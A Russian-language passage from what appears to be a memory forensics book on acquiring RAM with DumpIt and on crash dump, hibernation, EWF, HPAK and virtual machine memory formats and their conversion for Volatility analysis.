• преобразование полных дампов памяти в дампы сбоев Microsoft для последующего анализа одним из отладчиков Microsoft;
• преобразование файлов гибернации и дампов сбоев в необработанные дампы памяти;
• `DumpIt.exe`, объединяющий `win32dd.exe` и `win64dd.exe` для получения дампа памяти одним щелчком. При желании параметрами по-прежнему можно управлять из командной строки.

Локальный сбор

Дамп памяти можно создать двойным щелчком по значку `DumpIt.exe` либо запустив его из командной строки без параметров. Однако настоятельно рекомендуем сначала хотя бы вывести доступные параметры, чтобы знать значения по умолчанию и убедиться, что они подходят для вашего дела.

```
F:\DFIR> DumpIt.exe /?
  DumpIt - v2.1.0.20140115 - One click memory memory dumper
  Copyright (c) 2007 - 2014, Matthieu Suiche <http://www.msuiche.net>
  Copyright (c) 2012 - 2014, MoonSols Limited <http://www.moonsols.com>
Usage: DumpIt [options]
  Option       Description
  ------       -----------
  /j <log>     Log file destination.
  /f <file>    File destination.
  /r           Create a Raw memory dump file. (default)
  /d           Create a Microsoft memory crash dump file.
              (WinDbg compliant, XP and later only)
  /c <value>   Memory content.
                  0 - Full physical address space.
                  1 - Memory manager physical memory block. (default)
                  2 - Memory manager physical memory block + Very First PFNs.
  /m <value>   Mapping method for either /d or /r option.
                  0 - MmMapIoSpace().
                  1 - \\Device\\PhysicalMemory.
                  2 - PFN Mapping. (default)
  /k           Create a Microsoft memory crash dump file (BSOD).
               (local only, reboot)
  /lznt1        Use LZNT1 compression.
  /rc4 <key>    USE RC4 encryption.
  /unpack <input> <output>   Unpack a file who had been previously encoded
                or compressed via MoonSols DumpIt.
  /s <value>   Hash function to use. (Only on sender/local machine)
                  0 - No hashing algorithm. (default)
                  1 - SHA1 algorithm.
                  2 - MD5 algorithm.
                  3 - SHA-256 algorithm.
  /y <value>   Speed level.
                  0 - Normal.
                  1 - Fast.
                  2 - Sonic.
                  3 - Hyper sonic. (default)
  /t <addr>    Remote host or address IP.
  /p <port>    Port, can be used with both /t and /l options. (default: 1337)
  /l           Server mode to receive memory dump remotely.
  /i            Interactive mode.
  /a           Answer "yes" to all questions. Must be used for piped-report.
  /?           Display this help.
Samples:
  DumpIt /d /f physmem.dmp               - Standard Microsoft crash dump.
  DumpIt /m 0 /r /f F:\physmem.bin       - Raw dump using MmMapIoSpace() method.
  DumpIt /l /f F:\msuiche.bin            - Waiting for a local connexion on
                                           port 1337.
  DumpIt /t sample.foo.com /d /c 0       - Send remotely a Microsoft
                                           full crash dump.
  DumpIt /d /f \\smb_server\remote.dmp   - Send remotely on a SMB server.
```

Следующий вывод показывает запуск `DumpIt.exe` со всеми параметрами по умолчанию. Чтобы автоматически отвечать «да» на все вопросы, используйте параметр `/a`, что удобно для получения по сценарию. Результаты команды содержат сведения о конфигурации памяти компьютера, включая полный размер адресного пространства, размер отдельной страницы памяти и количество секунд, затраченных на получение. Дамп памяти сохраняется в каталоге с `DumpIt.exe`, желательно на съёмном накопителе.

```
F:\DFIR> DumpIt.exe
  DumpIt - v2.1.0.20140115 - One click memory memory dumper
```

```
  Copyright (c) 2007 - 2014, Matthieu Suiche <http://www.msuiche.net>
  Copyright (c) 2012 - 2014, MoonSols Limited <http://www.moonsols.com>
    Address space size:        7365197824 bytes (   7024 Mb)
    Free space size:          38171750400 bytes (  36403 Mb)
    * Destination path:           \??\F:\DFIR\BC44-20140426-221920.dmp
    O.S. Version:               Microsoft Enterprise, 64-bit (build 9200)
    Computer name:              BC44
    Physical memory in use:         11%
    Physical memory size:       6143476 Kb (   5999 Mb)
    Physical memory available:  5411984 Kb (   5285 Mb)
    Paging file size:           10337780 Kb (  10095 Mb)
    Paging file available:      9467612 Kb (   9245 Mb)
    Virtual memory size:        2097024 Kb (   2047 Mb)
    Virtual memory available:   2054932 Kb (   2006 Mb)
    Extented memory available:        0 Kb (      0 Mb)
    Physical page size:         4096 bytes
    Minimum physical address:   0x0000000000001000
    Maximum physical address:   0x00000001B6FFF000
    Address space size:         7365197824 bytes (7192576 Kb)
    --> Are you sure you want to continue? [y/n] y
    Acquisition started at:     [26/4/2014 (DD/MM/YYYY) 22:19:52 (UTC)]
    + Processing... Done.
    Acquisition finished at:  [2014-04-26 (YYYY-MM-DD) 22:20:45 (UTC)]
    Time elapsed:             0:53 minutes:seconds (53 secs)
    Created file size:          6290927616 bytes (   5999 Mb)
```

Удалённый сбор

Чтобы сохранить дамп непосредственно на другой машине, передав образ по сети, сначала необходимо запустить серверный экземпляр `DumpIt.exe`. На машине, которая будет принимать дамп памяти, определите IP-адрес, а затем запустите серверный экземпляр следующим образом:

```
F:\DFIR> ipconfig
     Windows IP Configuration
     Ethernet adapter Local Area Connection:
     Connection-specific DNS Suffix  . :
     IP Address. . . . . . . . . . . . : 10.211.55.5
     Subnet Mask . . . . . . . . . . . : 255.255.255.0
     Default Gateway . . . . . . . . . : 10.211.55.1
 F:\DFIR> DumpIt.exe /l /f mem.raw
  DumpIt - v2.1.0.20140115 - One click memory memory dumper
  Copyright (c) 2007 - 2014, Matthieu Suiche <http://www.msuiche.net>
  Copyright (c) 2012 - 2014, MoonSols Limited <http://www.moonsols.com>
  Remote server:              0.0.0.0:1337
```

По умолчанию `DumpIt.exe` прослушивает все интерфейсы и использует TCP-порт 1337. При создании серверного экземпляра порт можно изменить параметром `/p`. Затем выполните `DumpIt.exe` на машине, память которой требуется получить, и подключитесь к серверному экземпляру для передачи дампа. В этом примере используется шифрование RC4 с текстовым ключом в командной строке: чем длиннее, тем лучше; наш ключ приведён лишь как пример.

```
F:\DFIR> DumpIt.exe /t 10.211.55.5 /s 1 /rc4 MyRc4k3y
```

Обратите внимание, что, как и в первом примере, мы выбрали вычисление хеша SHA-256 дампа памяти. Затем на серверной машине расшифруйте дамп следующим образом:

```
F:\DFIR> DumpIt.exe /rc4 MyRc4K3y /unpack mem.raw unpacked.raw
  DumpIt - v2.1.0.20140115 - One click memory memory dumper
  Copyright (c) 2007 - 2014, Matthieu Suiche <http://www.msuiche.net>
  Copyright (c) 2012 - 2014, MoonSols Limited <http://www.moonsols.com>
    -> Unpacking mem.raw...
       0x176f1f4ac bytes readed. 0x176f02000 bytes written.
    -> Success.
```

Теперь можно проверить хеш SHA-256 и убедиться, что при передаче по сети не возникло ошибок, а расшифровка RC4 завершилась успешно. Для приёма памяти можно также использовать `netcat`, однако при применении сжатия или шифрования для распаковки всё равно понадобится `DumpIt.exe` либо другая совместимая утилита.

Форматы дампов памяти

В зависимости от вашей роли в конкретном деле получать память можете не вы. Более того, человек, выполняющий получение, способен захватить доказательства, даже не связавшись с вами. В таком случае вы не сможете поделиться рекомендациями, предложить предпочитаемые инструменты или запросить доказательства в конкретном формате. Тем не менее работать придётся с тем, что получено. К счастью, Volatility автоматически определяет формат файла посредством раундов голосования адресных пространств. Иными словами, она последовательно перебирает все поддерживаемые форматы, пока по сигнатурным байтам или другим шаблонам не выберет адресное пространство, подходящее целевому файлу.

Volatility Framework предоставляет также несколько плагинов, перечисленных в табл. 4-1, для исследования метаданных многих распространённых форматов файлов.

Таблица 4-1. Плагины Volatility для метаданных форматов файлов

Формат	Плагин	Вывод
Дамп сбоя	`crashinfo`	Регистры ЦП, критические указатели и местоположения символов, коды проверки ошибок, серии памяти
Файл гибернации	`hibinfo`	Регистры ЦП, временные метки, версия ОС, серии памяти
HPAK	`hpakinfo`	Серии памяти, имя файла подкачки, включение или отключение сжатия
Mach-O	`machoinfo`	Серии памяти
VMware	`vmwareinfo`	Серии памяти, конфигурация VMX, регистры ЦП, миниатюра снимка PNG
VirtualBox	`vboxinfo`	Серии памяти, версия VirtualBox, количество ЦП

Необработанный дамп памяти

Необработанный дамп памяти - формат, который аналитические инструменты поддерживают наиболее широко. Он не содержит заголовков, метаданных или сигнатурных значений для определения типа файла. Обычно в необработанном формате присутствует заполнение для диапазонов памяти, намеренно пропущенных, например памяти устройств, или не прочитанных средством получения. Это помогает сохранить пространственную целостность, то есть относительные смещения данных.

Дамп сбоя Windows

Формат файла дампа сбоя Windows был создан для отладки. Дампы сбоев начинаются со структуры `_DMP_HEADER` или `_DMP_HEADER64`, как показано в следующем коде. Член `Signature` содержит соответственно `PAGEDUMP` или `PAGEDU64`.

```
>>> dt("_DMP_HEADER")
'_DMP_HEADER' (4096 bytes)
0x0   : Signature                     ['array', 4, ['unsigned char']]
0x4   : ValidDump                     ['array', 4, ['unsigned char']]
0x8   : MajorVersion                  ['unsigned long']
0xc   : MinorVersion                  ['unsigned long']
0x10  : DirectoryTableBase            ['unsigned long']
0x14  : PfnDataBase                   ['unsigned long']
0x18  : PsLoadedModuleList            ['unsigned long']
0x1c  : PsActiveProcessHead           ['unsigned long']
0x30  : MachineImageType              ['unsigned long']
0x34  : NumberProcessors              ['unsigned long']
0x38  : BugCheckCode                  ['unsigned long']
0x40  : BugCheckCodeParameter         ['array', 4, ['unsigned long long']]
0x80  : KdDebuggerDataBlock           ['unsigned long long']
0x88  : PhysicalMemoryBlockBuffer     ['_PHYSICAL_MEMORY_DESCRIPTOR']
[snip]
```

Заголовок определяет старший и младший номера версии ОС, DTB ядра (`DirectoryTableBase`), адреса голов списков активных процессов и загруженных модулей ядра, а также сведения о сериях физической памяти. В нём также указаны коды проверки ошибок, по которым отладчик определяет причину сбоя.

> **Примечание.** Дампы сбоев бывают самых разных видов и размеров. Чтобы дамп сбоя был совместим с Volatility, он должен представлять собой полный дамп памяти, а не дамп памяти ядра или малый дамп. Различия подробно описаны в статье "Understanding Crash Dump Files": blogs.technet.com.

Ниже перечислены способы создания дампа сбоя. Обратите внимание: не все они подходят для целей криминалистики.

• **Синие экраны.** Систему можно настроить так, чтобы при появлении синего экрана смерти (Blue Screen of Death, BSoD) она создавала дамп сбоя (см. KB 969028). Для тестирования можно использовать NotMyFault от Sysinternals (download.sysinternals.com), в состав которого входит намеренно ошибочный драйвер, вызывающий BSoD. Разумеется, этот способ жёстко выключает систему, что может привести к потере других данных.
• **CrashOnScrollControl.** Некоторые клавиатуры PS/2 и USB поддерживают специальные последовательности клавиш, создающие дамп сбоя (см. KB 244139). На серверных системах без подключённых клавиатур можно использовать немаскируемые прерывания (Non-Maskable Interrupts; см. KB 927069). Однако эти способы обычно требуют предварительной настройки реестра и BIOS.
• **Отладчики.** Если вы подключены к целевой системе с помощью удалённого отладчика ядра (WinDBG), можно применить команды `.crash` или `.dump`. Это удобно при отладке, но почти никогда не применимо в криминалистическом сценарии. При локальной отладке можно также использовать LiveKD (download.sysinternals.com), однако обычно для этого требуется заранее установить специальное программное обеспечение в целевой системе.

Только что описанные способы опираются на один и тот же механизм ядра для создания дампов сбоев. Поэтому им свойственны несколько одинаковых недостатков. Обычно в такие дампы не включаются области памяти устройств и первая физическая страница, которая может содержать копию главной загрузочной записи (Master Boot Record, MBR) с диска и пароли предзагрузочной аутентификации. Кроме того, вредоносная программа может воспрепятствовать их созданию,

зарегистрировав обратный вызов проверки ошибок (см. раздел "Вредоносные обратные вызовы" в главе 13) либо отключив доступ к отладчику ядра. Некоторые системы из-за размера могут вообще оказаться неспособными создавать полные дампы сбоев (см. media.blackhat.com).

Некоторые криминалистические средства получения памяти, например MoonSols MWMT, позволяют создавать файл дампа сбоя. В таких случаях инструмент самостоятельно формирует заголовок дампа сбоя, а затем записывает серии физической памяти в выходной файл. Иными словами, он создаёт файл дампа сбоя, совместимый с отладчиком WinDBG (и, следовательно, с Volatility), но не использует тот же механизм ядра, что и остальные методы. Поэтому удаётся избежать многих недостатков, включая отсутствие первой страницы, противодействие посредством обратных вызовов и ограничения по размеру. Volatility и KnTDD также умеют преобразовывать необработанные дампы памяти в дампы сбоев, как будет показано далее в этой главе.

Файл гибернации Windows

Файл гибернации (`hiberfil.sys`) содержит сжатую копию памяти, которую система сохраняет на диск при переходе в режим гибернации. В 2008 году Матьё Сюиш (MoonSols) разработал Sandman - первый инструмент криминалистического анализа таких файлов. О его первоначальном исследовании можно прочитать в работе *Windows Hibernation File For Fun 'N' Profit* (sebug.net).

Файлы гибернации состоят из стандартного заголовка (`PO_MEMORY_IMAGE`), набора контекстов ядра и регистров, таких как CR3, а также нескольких массивов сжатых блоков данных. Использовался базовый формат сжатия Xpress (msdn.microsoft.com). Однако начиная с Windows 8 и Server 2012 Microsoft стала применять алгоритм Xpress совместно с кодированием Хаффмана и LZ. Ниже приведён пример заголовка файла гибернации:

```
>>> dt("PO_MEMORY_IMAGE")
'PO_MEMORY_IMAGE' (168 bytes)
0x0   : Signature                     ['String', {'length': 4}]
0x4   : Version                       ['unsigned long']
0x8   : CheckSum                      ['unsigned long']
0xc   : LengthSelf                    ['unsigned long']
0x10  : PageSelf                      ['unsigned long']
0x14  : PageSize                      ['unsigned long']
0x18  : ImageType                     ['unsigned long']
0x20  : SystemTime                    ['WinTimeStamp', {}]
[snip]
```

Член `Signature` обычно содержит `hibr`, `HIBR`, `wake` или `WAKE`. Однако в некоторых случаях весь заголовок `PO_MEMORY_IMAGE` обнуляется (это происходит при возобновлении работы системы), из-за чего большинство инструментов не может проанализировать файл гибернации. В таких случаях Volatility применяет алгоритм полного перебора для поиска необходимых данных. Анализируя файл гибернации с помощью Volatility, помните, что при каждом запуске команды требуется распаковывать определённые сегменты. Чтобы в целом сэкономить время, рекомендуем один раз распаковать весь дамп памяти с помощью команды `imagecopy`, описанной далее. Распаковка преобразует файл гибернации в необработанный дамп памяти, который можно анализировать без распаковки на лету.

Как объясняется в статье Microsoft KB 920730, чтобы создать файл гибернации, сначала включите гибернацию в ядре (`powercfg.exe /hibernate on`), а затем выполните команду `shutdown /h`. В зависимости от версии ОС это можно сделать и через меню Start (Start > Hibernate либо Start > Shutdown > Hibernate). Однако в большинстве криминалистических случаев вам поступит ноутбук, уже переведённый в режим гибернации, либо криминалистический образ диска системы, на котором имеется файл гибернации. Тогда потребуется скопировать файл `C:\hiberfil.sys`, подключив диск к машине анализа (либо воспользовавшись Live CD/DVD).

> **Предупреждение.** Перед переходом системы в режим гибернации конфигурация DHCP, если она имеется, освобождается, а все активные соединения завершаются. Поэтому сетевые данные в файлах гибернации могут быть неполными. Кроме того, в это время вредоносная программа может удалить себя из памяти, и обнаружить её присутствие в файле гибернации не удастся.

Expert Witness Format (EWF)

Память, полученная с помощью EnCase, хранится в формате Expert Witness Format (EWF). Из-за популярности EnCase в криминалистических расследованиях этот формат встречается очень часто. Поэтому следует знать следующие способы анализа дампов памяти EWF:

• **EWFAddressSpace.** В Volatility входит адресное пространство, способное работать с файлами EWF, однако для него необходимо установить `libewf` (code.google.com). На момент написания книги `libewf` заявляла полную поддержку файлов EWF, применяемых EnCase v6 и более ранними версиями, тогда как поддержка нового формата EWF2-EX01, появившегося в EnCase v7, была лишь экспериментальной.
• **Монтирование с помощью EnCase.** Файл EWF можно подключить в EnCase, а затем запустить Volatility для предоставленного устройства. Этот способ работает и в сетевой среде, допускающей выборочный сбор (см. статью *Sampling RAM Across the EnCase Enterprise* по адресу volatility-labs.blogspot.com). Он также позволяет избежать зависимости от `libewf` и поддерживает файлы EnCase v7.
• **Монтирование с помощью FTK Imager.** Ещё один вариант - подключить файл EWF в режиме "Physical & Logical", а затем запустить Volatility для части тома с нераспределённым пространством, например `E:\unallocated space`, если файл подключён как диск `E:`.

> **Примечание.** Хотя `EWFAddressSpace` поставляется вместе с Volatility, по умолчанию оно не включено из-за зависимости от `libewf`. Чтобы включить его, примените параметр `--plugins=contrib/plugins`, как описано в главе 3.

Формат HPAK

Разработанный HBGary формат HPAK позволяет поместить физическую память целевой системы и её файл или файлы подкачки в один выходной файл. Это проприетарный формат, поэтому создать файл HPAK способен только инструмент FastDump. Для этого в нём необходимо использовать параметр командной строки `-hpak`. В противном случае дамп памяти создаётся в формате по умолчанию - необработанном, без файла или файлов подкачки. При желании можно указать параметр `-compress`, чтобы сжать данные с помощью zlib. Полученный файл имеет расширение `.hpak`.

После того как несколько пользователей Volatility неожиданно получили для анализа файлы HPAK, мы создали адресное пространство для их обработки. Помните: если получение выполняете не вы, приходится работать с тем, что вам предоставили. К счастью, формат файла HPAK сравнительно прост. Он имеет 32-байтовый заголовок, показанный ниже, первые четыре байта которого содержат HPAK - магическую сигнатуру. Назначение остальных полей пока неизвестно, но для анализа памяти они несущественны.

```
>>> dt("HPAK_HEADER")
'HPAK_HEADER' (32 bytes)
0x0   : Magic                          ['String', {'length': 4}]
```

После заголовка расположена одна или несколько структур HPAK_SECTION следующего вида:

```
>>> dt("HPAK_SECTION")
'HPAK_SECTION' (224 bytes)
0x0   : Header                         ['String', {'length': 32}]
0x8c  : Compressed                     ['unsigned int']
0x98  : Length                         ['unsigned long long']
0xa8  : Offset                         ['unsigned long long']
0xb0  : NextSection                    ['unsigned long long']
0xd4  : Name                           ['String', {'length': 12}]
```

Значение Header представляет собой строку наподобие HPAKSECTHPAK_SECTION_PHYSDUMP для раздела с физической памятью. Аналогично, для раздела с файлом подкачки целевой системы оно принимает значение HPAKSECTHPAK_SECTION_PAGEDUMP. Члены Offset и Length указывают точное местоположение соответствующих данных в файле HPAK. Если Compressed не равен нулю, данные раздела сжаты алгоритмом zlib.

Как показано в следующей команде, содержимое файла HPAK можно исследовать с помощью hpakinfo:

```
$ python vol.py -f memdump.hpak hpakinfo
Header:     HPAKSECTHPAK_SECTION_PHYSDUMP
Length:     0x20000000
Offset:     0x4f8
NextOffset: 0x200004f8
Name:       memdump.bin
Compressed: 0
Header:     HPAKSECTHPAK_SECTION_PAGEDUMP
Length:     0x30000000
Offset:     0x200009d0
NextOffset: 0x500009d0
Name:       dumpfile.sys
Compressed: 0
```

Вывод сообщает, что этот HPAK содержит физическую память и один файл подкачки. Раздел физической памяти начинается со смещения 0x4f8 файла memdump.hpak и состоит из 0x20000000 байт (512 Мбайт). Ни один из разделов не сжат. Можно либо запускать плагины Volatility непосредственно для memdump.hpak, либо извлечь раздел физической памяти в отдельный файл с помощью плагина hpakextract. После извлечения у вас останется необработанный дамп памяти, совместимый почти со всеми платформами анализа.

Память виртуальной машины

Чтобы получить память виртуальной машины (VM), можно запустить одно из упомянутых выше программных средств внутри гостевой ОС (VM) либо выполнить получение со стороны гипервизора. В этом разделе рассматривается память VM, полученная со стороны гипервизора. Такой способ обычно менее инвазивен, если не приостанавливать и не переводить VM в сохранённое состояние, поскольку вредоносному коду, скрывающемуся в VM, труднее обнаружить ваше присутствие. В конце раздела мы также рассмотрим Actaeon, позволяющий проводить криминалистический анализ памяти самого гипервизора, то есть анализировать гостевую ОС непосредственно в памяти хоста.

VMware

Если используется настольный продукт, например VMware Workstation, Player или Fusion, достаточно приостановить VM, перевести её в сохранённое состояние либо создать её снимок. В результате копия памяти VM записывается в каталог файловой системы хоста относительно конфигурационного файла `.vmx`. При использовании VMware Server или ESX это можно сделать из графической консоли vSphere либо в командной строке с помощью пригодной для сценариев команды `vmrun` (см. vmware.com). В облачной среде дамп памяти, скорее всего, будет записан в хранилище сети хранения данных (SAN) или сетевой файловой системы (NFS).

> **Примечание.** Учтите, что приостановка VM или перевод её в сохранённое состояние не проходят бесследно. Например, активные соединения SSL/TLS после "замораживания" не могут легко возобновить работу. Поэтому, хотя получение выполняется со стороны гипервизора, вы всё же вызываете ограниченные изменения в памяти VM.

В зависимости от продукта и версии VMware, а также от способа создания дампа памяти для анализа может понадобиться получить более одного файла. В одних случаях память VM целиком содержится в одном файле `.vmem` - это необработанная схема. В других вместо `.vmem` предоставляется файл `.vmsn` для снимка или `.vmss` для сохранённого состояния; это проприетарные форматы, содержащие память и метаданные, - комбинированная схема. К счастью, Нир Израэли достаточно подробно документировал формат, чтобы создать для Volatility адресное пространство (его первоначальная работа: code.google.com).

Чтобы немного усложнить дело, Себастьян Бурн-Ричард недавно заметил, что продукты VMware часто создают `.vmem` и один из структурированных файлов метаданных - разделённую схему. Для её поддержки Volatility потребовалось написать совершенно новое адресное пространство, поскольку `.vmem` содержит серии физической памяти, а файл метаданных указывает, как соединить их, чтобы получить точное представление памяти гостевой системы. Иными словами, при получении памяти из систем VMware обязательно сохраняйте все файлы с расширениями `.vmem`, `.vmsn` и `.vmss`, поскольку заранее трудно определить, какой или какие из них содержат необходимые доказательства.

По нулевому смещению файлов метаданных находится структура `_VMWARE_HEADER` следующего вида:

```
>>> dt("_VMWARE_HEADER")
'_VMWARE_HEADER' (12 bytes)
0x0   : Magic             ['unsigned int']
0x8   : GroupCount        ['unsigned int']
0xc   : Groups            ['array', lambda x : x.GroupCount, ['_VMWARE_GROUP']]
```

Чтобы файл считался допустимым, значение `Magic` должно быть равно `0xbed2bed0`, `0xbad1bad1`, `0xbed2bed2` или `0xbed3bed3`. Член `Groups` задаёт массив структур `_VMWARE_GROUP` следующего вида:

```
>>> dt("_VMWARE_GROUP")
'_VMWARE_GROUP' (80 bytes)
0x0   : Name              ['String', {'length': 64, 'encoding': 'utf8'}]
0x40  : TagsOffset        ['unsigned long long']
```

У каждой группы имеется `Name`, позволяющее распределять компоненты метаданных по категориям, и `TagsOffset`, указывающее, где находится список структур `_VMARE_TAG`. Тег выглядит так:

```
>>> dt("_VMWARE_TAG")
'_VMWARE_TAG' (None bytes)
0x0   : Flags         ['unsigned char']
0x1   : NameLength    ['unsigned char']
```

```
0x2   : Name         ['String',
     {'length': lambda x : x.NameLength, 'encoding': 'utf8'}]
```

Эти структуры тегов служат ключом к поиску данных физической памяти внутри файла метаданных. Если у VM менее 4 Гбайт RAM, одна серия физической памяти хранится в группе с именем `memory` и теге с именем `Memory`. Для систем с объёмом RAM более 4 Гбайт имеется несколько серий: они также находятся в группе `memory`, но включают теги `Memory`, `regionPPN`, `regionPageNum` и `regionSize`. Адресное пространство Volatility (см. `volatility/plugins/addrspaces/vmware.py`) разбирает эти теги, чтобы восстановить представление физической памяти.

VirtualBox

VirtualBox не сохраняет полный дамп RAM на диск автоматически при приостановке виртуальной машины или переводе её в сохранённое состояние, как это делают другие продукты виртуализации. Вместо этого дамп памяти необходимо создать одним из следующих способов:

• Команды `vboxmanage debugvm`. Этот способ создаёт двоичный core dump ELF64 со специальными разделами, представляющими физическую память гостевой системы. Дополнительные сведения: virtualbox.org.
• Использование параметра `--dbg` при запуске VM, а затем команды `.pgmphystofile`. Этот способ создаёт необработанный дамп памяти. Дополнительные сведения: virtualbox.org.
• Использование Python API VirtualBox (`vboxapi`) для создания собственной утилиты сохранения дампа памяти. К упомянутой выше заявке #10222 один из пользователей также приложил сценарий Python `vboxdump.py` с примером.

Второй и третий способы создают необработанные дампы памяти, которые Volatility поддерживает изначально. Первый же формирует core dump ELF64, требующий специальной поддержки. Филипп Тёвен (см. wiki.yobi.be) провёл первоначальное исследование этого формата и создал поддерживающее его адресное пространство Volatility. Благодаря этому Cuckoo Sandbox смогла реализовать сохранение дампов памяти виртуальных машин VirtualBox в формате core dump ELF64.

Файлы ELF64 имеют несколько специальных сегментов заголовка программы. Один из них - `PT_NOTE` (`elf64_note`) с именем `VBCORE`. Сегмент примечания содержит структуру `DBGFCOREDESCRIPTOR`, показанную ниже:

```
>>> dt("DBGFCOREDESCRIPTOR")
'DBGFCOREDESCRIPTOR' (24 bytes)
0x0   : u32Magic                      ['unsigned int']
0x4   : u32FmtVersion                 ['unsigned int']
0x8   : cbSelf                        ['unsigned int']
0xc   : u32VBoxVersion                ['unsigned int']
0x10  : u32VBoxRevision               ['unsigned int']
0x14  : cCpus                         ['unsigned int']
```

Эта структура содержит магическую сигнатуру VirtualBox (`0xc01ac0de`), сведения о версии и количество ЦП целевой системы. Если продолжить перебор заголовков программ файла, будут обнаружены различные сегменты `PT_LOAD` (`elf64_phdr`). Член `p_paddr` каждого сегмента содержит начальный адрес физической памяти. Член `p_offset` указывает, где в файле ELF64 находится этот фрагмент физической памяти. Наконец, `p_memsz` сообщает размер фрагмента памяти в байтах.

> **Примечание.** Дополнительные сведения о формате core dump ELF64 VirtualBox приведены на следующих веб-страницах:
>
> - Формат core dump ELF64: virtualbox.org
> - Заголовочный файл исходного кода VirtualBox: virtualbox.org
> - Исходный код C, создающий файлы core dump ELF64: virtualbox.org

QEMU

QEMU очень похож на VirtualBox: он сохраняет память VM в формате core dump ELF64. Фактически единственное существенное различие состоит в том, что имя `PT_NOTE` равно `CORE`, а не `VBCORE`. Такие дампы можно создавать с помощью `virsh` - интерфейса командной строки для `libvirt` (libvirt.org). Имеется также Python API, который Cuckoo Sandbox (cuckoosandbox.org) в настоящее время использует для создания дампов памяти заражённых VM QEMU.

Xen/KVM

Проект LibVMI (github.com) представляет собой библиотеку интроспекции VM, поддерживающую гипервизоры Xen и KVM. Иными словами, можно в реальном времени анализировать работающие VM, не выполняя никакого кода внутри VM. Это мощная возможность для оперативного антивирусного сканирования и поиска руткитов, а также для общего мониторинга системы. В качестве дополнительного преимущества проект включает Python API (`pyvmi`) и адресное пространство Volatility (`PyVmiAddressSpace`) для анализа памяти.

Microsoft Hyper-V

Чтобы получить память VM Hyper-V, сначала необходимо сохранить состояние VM или создать снимок. Затем из каталога конфигурации VM нужно извлечь файлы `.bin` с фрагментами физической памяти и `.vsv` с метаданными. К сожалению, в настоящее время Volatility не поддерживает формат памяти Hyper-V, поэтому файлы `.bin` и `.vsv` необходимо преобразовать в дамп сбоя Windows с помощью утилиты `vm2dmp.exe` (archive.msdn.microsoft.com). Полученный дамп сбоя можно анализировать в WinDBG или Volatility. Дополнительные сведения об этом процессе приведены в статье Уайетта Рурсмы *Analyzing Hyper-V Saved State Files in Volatility* (wyattroersma.com). Одно из важных наблюдений Уайетта состоит в том, что `vm2dmp.exe` не работает с VM, у которых более 4 Гбайт RAM.

> **Примечание.** Память работающей VM Hyper-V можно также получить с помощью Sysinternals LiveKD или MoonSols LiveCloudKd (moonsols.com).

Криминалистический анализ памяти гипервизора

Одна из самых увлекательных разработок в криминалистическом анализе памяти VM - Actaeon (s3.eurecom.fr) Мариано Грациано, Андреа Ланци и Давиде Бальцаротти. Получив дамп физической памяти хост-системы, этот инструмент позволяет анализировать гостевые ОС в средах виртуализации, использующих технологию Intel VT-x. В том числе он способен находить резидентные в памяти гипервизоры, как безвредные, так и вредоносные, и вложенную виртуализацию. Текущая реализация позволяет выполнять интроспекцию 32-разрядных гостевых систем Windows, работающих под управлением KVM, Xen, VMware Workstation, VirtualBox и HyperDbg. Actaeon реализован как патч для Volatility и занял первое место в конкурсе плагинов Volatility 2013 года (volatility-labs.blogspot.com).

Преобразование дампов памяти

За исключением Volatility, большинство платформ анализа памяти поддерживает лишь один или два формата файлов, рассмотренных в предыдущем разделе. Если полученный дамп памяти имеет формат, несовместимый с выбранным инструментом анализа, следует рассмотреть возможность его преобразования. Как уже говорилось, наиболее широко поддерживается необработанный формат, поэтому именно он часто становится целевым при преобразовании. Ниже перечислены инструменты, которые помогут выполнить эти задачи:

• **MoonSols Windows Memory Toolkit (MWMT).** Набор предоставляет утилиты для преобразования файлов гибернации и дампов сбоев в необработанный формат. Он также умеет преобразовывать файлы гибернации и необработанные файлы в дампы сбоев.
• **VMware vmss2core.** Утилита `vmss2core.exe` (labs.vmware.com) способна преобразовывать сохранённые состояния VMware (`.vmsn`) или файлы снимков (`.vmsn`) в дампы сбоев, совместимые с Microsoft WinDBG или gdb.
• **Microsoft vm2dmp.** Как описано выше, этот инструмент может преобразовывать некоторые файлы памяти Microsoft Hyper-V в дампы сбоев в зависимости от размера памяти и версии сервера Hyper-V.
• **Volatility imagecopy.** Плагин `imagecopy` может извлечь необработанный дамп памяти из любого из следующих форматов: дамп сбоя, файл гибернации, VMware, VirtualBox, QEMU, Firewire, Mach-O, LiME и EWF.
• **Volatility raw2dmp.** Плагин `raw2dmp` способен преобразовать необработанный дамп памяти в дамп сбоя Windows для анализа отладчиком Microsoft WinDBG.

Имея такой выбор, вы хорошо подготовлены к преобразованию в любой из встречающихся форматов и из него. Помните также, что для достижения конечной цели иногда необходимо двухэтапное преобразование. Например, если получен файл гибернации, а анализировать его требуется в WinDBG, который принимает только дампы сбоев, файл можно сначала преобразовать в необработанный формат, а затем из необработанного формата в дамп сбоя.

Следующие команды показывают применение плагинов Volatility `imagecopy` и `raw2dmp`. Оба принимают параметр `-O/--output-image`, задающий путь к файлу назначения. Чтобы преобразовать дамп сбоя или любой другой формат в необработанный образец памяти, выполните:

```
$ python vol.py -f win7x64.dmp --profile=Win7SP0x64 imagecopy -O copy.raw
Volatility Foundation Volatility Framework 2.4
Writing data (5.00 MB chunks): |........[snip].......................|
```

Время преобразования зависит от размера исходного дампа памяти. В терминале должен отображаться ход записи каждого 5-мегабайтного фрагмента в выходной файл.

Энергозависимая память на диске

В ходе обычной работы системы энергозависимые данные часто записываются в энергонезависимое хранилище, например при гибернации и подкачке. Важно знать об этих альтернативных источниках энергозависимой памяти, поскольку иногда они могут оказаться единственными, например если ноутбук подозреваемого в момент изъятия выключен. Более того, даже если он работает и память можно получить из действующей системы, имеет смысл извлечь эти альтернативные источники энергозависимых данных. В них могут находиться ценные доказательства событий, происходивших в системе в другие периоды, либо страницы памяти, выгруженные во вторичное хранилище, которые можно сопоставить с текущей активностью.

В следующем сценарии рассматриваются технические аспекты поиска энергозависимых доказательств на диске и их извлечения. Криминалистическое создание образов, то есть дублирование, жёстких дисков выходит за рамки книги, как и действия по надлежащему сохранению цепочки ответственного хранения доказательств. Поэтому мы предполагаем, что вы изучили и соблюдаете законы своей юрисдикции, если они применимы к вашему расследованию. Кроме того, хотя различные коммерческие продукты с графическим интерфейсом, например EnCase и FTK, позволяют извлекать файлы несколькими щелчками, мы сосредоточимся на The Sleuth Kit (sleuthkit.org), поскольку этот набор имеет открытый исходный код и доступен всем.

Восстановление файла гибернации

Если в системе имеется файл гибернации, он находится по пути `\hiberfil.sys` в корневом каталоге раздела `C:`. Предположим, что у вас есть необработанный образ диска, в примере это `image.dd`. Сначала необходимо определить начальный сектор раздела NTFS. Для этого можно следующим образом воспользоваться `mmls`:

```
